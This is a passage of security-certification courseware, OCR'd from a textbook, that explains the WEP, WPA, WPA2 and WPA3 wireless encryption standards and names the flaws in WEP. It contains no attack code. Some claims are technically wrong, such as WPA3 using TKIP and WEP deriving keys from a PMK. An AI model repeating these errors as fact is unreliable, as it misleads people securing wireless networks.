
  Reflector antennas are used to concentrate EM energy that is radiated or received at a focal point. These reflectors are generally parabolic. If the surface of the parabolic antenna is within a tolerance limit, it can be used as a primary mirror for all frequencies. This can prevent interference while communicating with other satellites. A larger antenna reflector in terms of wavelength multiples results in a higher gain. Reflector antennas reflect radio signals and has a high manufacturing cost.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Encryption

Wireless encryption is a process of protecting a wireless network from attackers who attempt to collect sensitive information by breaching the RF traffic. This section provides insight into various wireless encryption standards such as Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA), WPA2, and WPA3, in addition to issues in WEP, WPA, and WPA2.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Wireless Encryption


Attacks on wireless networks are increasing daily with the increasing use of wireless networks. The encryption of information before it is transmitted on a wireless network is the most popular method of protecting wireless networks against attackers. There are several types of wireless encryption algorithms that can secure a wireless network. Each wireless encryption algorithm has advantages and disadvantages.

- **802.11i**: It is an IEEE amendment that specifies security mechanisms for 802.11 wireless networks.
- **WEP**: WEP is an encryption algorithm for IEEE 802.11 wireless networks. It is an old wireless security standard and can be cracked easily.
- **EAP**: The Extensible Authentication Protocol (EAP) supports multiple authentication methods, such as token cards, Kerberos, and certificates.
- **LEAP**: Lightweight EAP (LEAP) is a proprietary version of EAP developed by Cisco.
- **WPA**: It is an advanced wireless encryption protocol using TKIP and Message Integrity Check (MIC) to provide strong encryption and authentication. It uses a 48-bit initialization vector (IV), 32-bit cyclic redundancy check (CRC), and TKIP encryption for wireless security.
- **TKIP**: It is a security protocol used in WPA as a replacement for WEP.
- **WPA2**: It is an upgrade to WPA using AES and the Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP) for wireless data encryption.
- **AES**: It is a symmetric-key encryption used in WPA2 as a replacement for TKIP.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **CCMP**: It is an encryption protocol used in WPA2 for strong encryption and authentication.
- **WPA2 Enterprise**: It integrates EAP standards with WPA2 encryption.
- **RADIUS**: It is a centralized authentication and authorization management system.
- **PEAP**: It is a protocol that encapsulates the EAP within an encrypted and authenticated Transport Layer Security (TLS) tunnel.
- **WPA3**: It is a third-generation Wi-Fi security protocol that provides new features for personal and enterprise usage. It uses Galois/Counter Mode-256 (GCMP-256) for encryption and the 384-bit hash message authentication code with the Secure Hash Algorithm (HMAC-SHA-384) for authentication.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wired Equivalent Privacy (WEP) Encryption

WEP was an early attempt to protect wireless networks from security breaches, but as technology improved, it became evident that information encrypted with WEP is vulnerable to attack. We discuss WEP in detail here.

What is WEP Encryption?

WEP is a component of the IEEE 802.11 WLAN standards. Its primary purpose is to ensure data confidentiality on wireless networks at a level equivalent to that of wired LANs, which can use physical security to stop unauthorized access to a network.

In a WLAN, a user or an attacker can access the network without physically connecting to the LAN. Therefore, WEP utilizes an encryption mechanism at the data link layer for minimizing unauthorized access to the WLAN. This is accomplished by encrypting data with the symmetric Rivest Cipher 4 (RC4) encryption algorithm, which is a cryptographic mechanism used to defend against threats.

Role of WEP in Wireless Communication

- WEP protects against eavesdropping on wireless communications.
- It attempts to prevent unauthorized access to a wireless network.
- It depends on a secret key shared by a mobile station and an AP. This key encrypts packets before transmission. Performing an integrity check ensures that packets are not altered during transmission. 802.11 WEP encrypts only the data between network clients.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Main Advantages of WEP

- **Confidentiality**: It prevents link-layer eavesdropping.
- **Access Control**: It determines who may access data.
- **Data Integrity**: It protects the change of data by a third party.
- **Efficiency**

Key Points

WEP was developed without any academic or public review. In particular, it was not reviewed by cryptologists during development. Therefore, it has significant vulnerabilities and design flaws.

WEP is a stream cipher that uses RC4 to produce a stream of bytes that are XORed with plaintext. The length of the WEP and secret key are as follows:

- 64-bit WEP uses a 40-bit key
- 128-bit WEP uses a 104-bit key
- 256-bit WEP uses 232-bit key

Flaws of WEP

The following basic flaws undermine WEP's ability to protect against a serious attack.

- No defined method for encryption key distribution:
  - Pre-shared keys (PSKs) are set once at installation and are rarely (if ever) changed.
  - It is easy to recover the number of plaintext messages encrypted with the same key.
- RC4 was designed to be used in a more randomized environment than that utilized by WEP:
  - As the PSK is rarely changed, the same key is used repeatedly.
  - An attacker monitors the traffic and finds different ways to work with the plaintext message.
  - With knowledge of the ciphertext and plaintext, an attacker can compute the key.
- Attackers analyze the traffic from passive data captures and crack WEP keys with the help of tools such as AirSnort and WEPCrack.
- Key scheduling algorithms are also vulnerable to attack.

How WEP Works

- CRC-32 checksum is used to calculate a 32-bit integrity check value (ICV) for the data, which, in turn, is added to the data frame.
- A 24-bit arbitrary number known as the initialization vector (IV) is added to the WEP key; the WEP key and IV are together called the WEP seed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The WEP seed is used as the input to the RC4 algorithm to generate a keystream, which is bit-wise XORed with a combination of the data and ICV to produce the encrypted data.
- The IV field (IV + PAD + KID) is added to the ciphertext to generate a MAC frame.





Figure 16.11: Operational flow of WEP

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Protected Access (WPA) Encryption

Wi-Fi Protected Access (WPA) is a security protocol defined by the 802.11i standard. In the past, the primary security mechanism used between wireless APs and wireless clients was WEP encryption, which has a major drawback in that it uses a static encryption key. An attacker can exploit this weakness using tools that are freely available on the Internet. IEEE defines WPA as "an expansion to the 802.11 protocols that can allow for increased security." Nearly every Wi-Fi manufacturer provides WPA.

WPA has better data encryption security than WEP because messages pass through a Message Integrity Check (MIC) using the Temporal Key Integrity Protocol (TKIP), which utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit MIC to provide strong encryption and authentication. WPA is an example of how 802.11i provides stronger encryption and enables pre-shared key (PSK) or EAP authentication. WPA uses TKIP for data encryption, which eliminates the weaknesses of WEP by including per-packet mixing functions, MICs, extended IVs and re-keying mechanisms.

WEP normally uses a 40-bit or 104-bit encryption key, whereas TKIP uses 128-bit keys for each packet. The MIC for WPA prevents the attacker from changing or resending the packets.

- **TKIP**: It is used in a unicast encryption key that changes for every packet, thereby enhancing security. This change in the key for each packet is automatically coordinated between the wireless client and AP. TKIP uses a Michael Integrity Check algorithm with an MIC key to generate the MIC value. It utilizes the RC4 stream cipher encryption with 128-bit keys and a 64-bit MIC integrity check. It mitigates vulnerability by increasing the size of the IV and using mixing functions. Under TKIP, the client starts with a 128-bit temporal key (TK) that is then combined with the client's MAC address and with an IV to create a keystream that is used to encrypt data via RC4. It implements a sequence

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

counter to protect against replay attacks. TKIP enhances WEP by adding a rekeying mechanism to provide fresh encryption and integrity keys. TKs are changed every 10,000 packets, which makes TKIP-protected networks more resistant to cryptanalytic attacks involving key reuse.

- **TKs**: All newly deployed Wi-Fi equipment uses either TKIP (for WPA) or AES (for WPA2) encryption to ensure WLAN security. In the WEP encryption mechanism, the protocol derives encryption keys (TKs) from the pairwise master key (PMK), which is created during the EAP authentication session, whereas in the WPA and WPA2 encryption mechanisms, the protocol obtains the encryption keys during a four-way handshake. In the EAP success message, the PMK is sent to the AP but is not directed to the Wi-Fi client because it has derived its own copy of the PMK.

  The below figure shows the installation procedure for TKs.




Figure 16.12: Operational flow of temporal keys

  - AP sends an ANonce to the client, which uses it to construct the pairwise transient key (PTK).
  - The client responds with its own Nonce value (SNonce) to the AP, together with an MIC.
  - The AP sends the group temporal key (GTK) and a sequence number, together with another MIC, which is used in the next broadcast frames.
  - The client confirms that the temporal keys are installed.

How WPA Works

- A TK, transmit address, and TKIP sequence counter (TSC) are used as input to the RC4 algorithm to generate a keystream.
  - The IV or TK sequence, transmit address or MAC destination address, and TK are combined with a hash function or mixing function to generate a 128-bit and 104-bit key.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- This key is then combined with RC4 to produce the keystream, which should be of the same length as the original message.

- The MAC service data unit (MSDU) and message integrity check (MIC) are combined using the Michael algorithm.
- The combination of MSDU and MIC is fragmented to generate the MAC protocol data unit (MPDU).
- A 32-bit ICV is calculated for the MPDU.
- The combination of MPDU and ICV is bitwise XORed with the keystream to produce the encrypted data.
- The IV is added to the encrypted data to generate the MAC frame.





Figure 16.13: Operational flow of WPA

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



WPA2 Encryption

Wi-Fi Protected Access 2 (WPA2) is a security protocol used to safeguard wireless networks. WPA2 replaced WPA in 2006. It is compatible with the 802.11i standard and supports many security features that WPA does not. WPA2 introduces the use of the National Institute of Standards and Technology (NIST) FIPS 140-2-compliant AES encryption algorithm, which is a strong wireless encryption algorithm, and the Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP). It provides stronger data protection and network access control than WPA. Furthermore, it gives a high level of security to Wi-Fi connections so that only authorized users can access the network.

Modes of Operation

WPA2 offers two modes of operation:

- **WPA2-Personal**: WPA2-Personal uses a password set in advance, called the pre-shared key (PSK), to protect unauthorized network access. Each wireless device uses the same 256-bit key generated from a password to authenticate with the AP. In the PSK mode, each wireless network device encrypts the network traffic using a 128-bit key derived from a passphrase of 8–63 ASCII characters. The router uses the combination of a passphrase, network SSID, and TKIP to generate a unique encryption key for each wireless client. These encryption keys change continually.
- **WPA2-Enterprise**: WPA2-Enterprise uses EAP or RADIUS for centralized client authentication using multiple authentication methods, such as token cards, Kerberos, and certificates. WPA-Enterprise assigns a unique ciphered key to every system and hides it from the user in order to provide additional security and to prevent the sharing of keys. Users are allocated login credentials by a centralized server, which they must present when connecting to the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How WPA2 Works

During CCMP implementation, additional authentication data (AAD) are generated using a MAC header and included in the encryption process that uses both AES and CCMP encryptions. Consequently, the non-encrypted portion of the frame is protected from any alteration or distortion. The protocol uses a sequenced packet number (PN) and a portion of the MAC header to generate a Nonce that it uses in the encryption process. The protocol gives plaintext data, and temporal keys, AAD, and Nonce are used as input for the data encryption process that uses both AES and CCMP algorithms.

A PN is included in the CCMP header for protection against replay attacks. The resultant data from the AES and CCMP algorithms produce encrypted text and an encrypted MIC value. Finally, the assembled MAC header, CCMP header, encrypted data, and encrypted MIC form the WPA2 MAC frame. The below figure shows the operational flow of WPA2.





Figure 16.14: Operational flow of WPA2

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



WPA3 Encryption

Wi-Fi Protected Access 3 (WPA3) was announced by the Wi-Fi Alliance on January 2018 as an advanced implementation of WPA2 that provides trailblazing protocols. Like WPA2, the WPA3 protocol has two variants: WPA3-Personal and WPA3-Enterprise.

WPA3 provides cutting-edge features to simplify Wi-Fi security and provides the capabilities necessary to support different network deployments ranging from corporate networks to home networks. It also ensures cryptographic consistency using encryption algorithms such as AES and TKIP to defend against network attacks. Furthermore, it provides network resilience through Protected Management Frames (PMF) that deliver a high level of protection against eavesdropping and forging attacks. WPA3 also disallows outdated legacy protocols.

Modes of Operation

WPA3 offers two modes of operation:

- **WPA3-Personal**: This mode is mainly used to deliver password-based authentication. WPA3 is more rigid to attacks than WPA2 because it uses a modern key establishment protocol called the Simultaneous Authentication of Equals (SAE), also known as Dragonfly Key Exchange, which replaces the PSK concept used in WPA2-Personal. Some of the features of WPA3-Personal are described below.
  - **Resistance to offline dictionary attacks**: It prevents passive password attacks such as brute-forcing.
  - **Resistance to key recovery**: Even when a password is determined, it is impossible to capture and determine session keys while maintaining the forward secrecy of network traffic.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Natural password choice**: It allows users to choose weak or popular phrases as passwords, which are easy to remember.
- **Easy accessibility**: It can provide greater protection than WPA2 without changing the previous methods used by users for connecting to a network.

- **WPA3-Enterprise**: This mode is based on WPA2. It offers better security than WPA2 across the network and protects sensitive data using many cryptographic concepts and tools. Some of the security protocols used by WPA3-Enterprise are described below.
